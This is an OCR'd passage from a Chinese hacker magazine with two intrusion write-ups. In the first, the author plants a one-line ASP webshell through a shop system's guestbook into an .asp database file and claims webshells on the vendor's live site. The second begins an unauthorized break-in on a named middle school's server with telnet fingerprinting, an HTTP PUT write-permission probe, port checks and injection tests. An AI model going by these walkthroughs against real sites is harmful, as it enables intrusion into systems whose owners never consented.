


图5

本地测试成功了，去检测一下官方网站。官方网站的数据库地址也是没改，以为换成了.asp就万无一失了。哈哈，利用刚才的办法，顺利拿到了官方的Webshell，如图5。

联系上了客服，没想到态度不是一般的“好”。哼，我好心提醒，竟然不理我。恼火之余激发了我的干劲，我找的是豪华版的，再测试下那个最新版的看看。说干就干，下载了最新版的进行黑盒测试。就和上面测试方法一样，在feedback.asp里写满你的一句话，如图6。




图6

好了，我们再来连下那个数据库吧，郁闷的是没有成功。原来是因为最新3合1版把数据库路径换了！没事。看看对方更换的数据库路径：/maxtangcn/@admin256947adfmin#.asp，这里的@要转换成40%，#要转换成23%，给大家一个小工具，用来转换URL编码的，打包放光盘了。但是，我把数据库换原成mdb到留言里找了一下，发现一个小问题，如图7。




图7




图8

在postcode中发现半个“一句话”，因为这个是邮编，都是6位的，多余的系统会自动删除，于是就产生那个无效字符的提

示了！现在知道了这个问题，把这个半句去掉测试下这个 3 合 1 版，这次成功了，用一句话客户端连接提交，得到了一句话 Webshell，返回信息如图 8。

说明这个最新的 3 合 1 版本也是同一个问题，后来在测试 2008 网络商城的时候，发现一个问题，写入的一句话多了一个“
”，当连上去的时候都会产生 404 错误。呵呵，在这提醒一下，基本上全部的信息都是带入数据库的，所以大家插一句话就够了，太多代码受不了的，有时候会产生 404 错误的。

这次关与唐山科技暨站的测试就这样结束了，我测试了大部分，基本上都存在这个问题。当我测试“网上商城购物网站管理系统豪华书店正式版”的时候，发现留言换成了 mass.asp，并且数据库也还是没有怎么处理掉，只是存在“%＞”语句未闭合。由于时间有限，我就不再继续测试了，交给大家去探险了。

（文章中涉及到的工具转换工具、lake2eval 客户端已经收录在光盘中）

小编点评：

asp 后缀的数据库文件插马已经不是什么新东西了，不过这一招式似乎已经被一部份人所遗忘，或者部份读者可以对数据库插马这一利用理解得不好。其实不是什么数据库都可以插，也不是什么数据库插了都会有用的。只有当数据库为 asp 或 asa 后缀的时候，而且一句话可以成功提交写入到数据库文件才能发挥出它的作用。如果往一个 mdb 格式的数据库文件插一句话，那是没什么用的。还有就是本文同样反映出了官方客服的态度问题，如果态度好一点，能及时地理会这些漏洞发现者所提供的信息，能够重视这些信息，不是可以做得更好吗？

文章难易度：★★★★
文章知识点：radmin 本地利用
冷鸟MD5 位验证登录

一次吉安县某中学入侵手记

Tommie(C.R.S.T)

一、分析

最近入侵学校比较火热，正值国庆黄金时段，无聊之际（小编注：现在的人都很无聊！），我也来凑凑热闹。“知己知彼，百战百胜”，所以踩点这个环节真的不能忽略，而且还很重要。我比较习惯用 telnet 进行分析，开始－运行－CMD，在 CMD 窗口输入“telnet www.jaf***.com 80”，然后输入“get”回车，返回结果如图 1 所示。




图 1

看返回值的格式貌似是 IIS，先来判断是什么版本，再次 telnet 目标机器 80 端口，在窗口输入：

```
PUT /shell.txt HTTP/1.1
Host:www.jaf***.com
Content-Length:0
```

输入后连续快速按两下回车，根据返回信息判断对方正在使用 IIS6.0，并且可以判断出操作系统为 Windows2003，如图 2。




图 2

如果 HTTP/1.1 返回值是 100 的话说明有 IIS 写的权限，利用方法在以前的 X 曾经介绍过。然后再次 telnet 1433、21，发现都可以连接上，说明开放了 FTP 和 MSSQL 服务，获取 Webshell 后提权有一定优势。再 telnet 3306、3389 返回如图 3。




图 3

说明对方没有 MySQL，并且不支持 PHP（小编注：MySQL 的默认端口 3306 一般不允许外部连接，此判断武断了点！），如果服务器是放在机房，必须要进行远程管理，也就是说服务器正在使用第三方管理软件远程管理服务器，这些信息对我们以后的提权也是有一定帮助。用 IE 打开目标网站，看不出用什么源码搭建，貌似是自己写的，找了几个“不起眼”的文件扔在 www.seeknot.com（小编注：这个网站是查询网站源码的，名字叫‘了结网’），查了一下也搜索不出什么内容。算了，还是看看注入方面怎样，找个提交数据库的页面提交“'”，返回一个窗口，如图 4。这年头，管管也不是吃素的，防注入方面做得还不错，至于上传方面是不言而喻的。




图 4

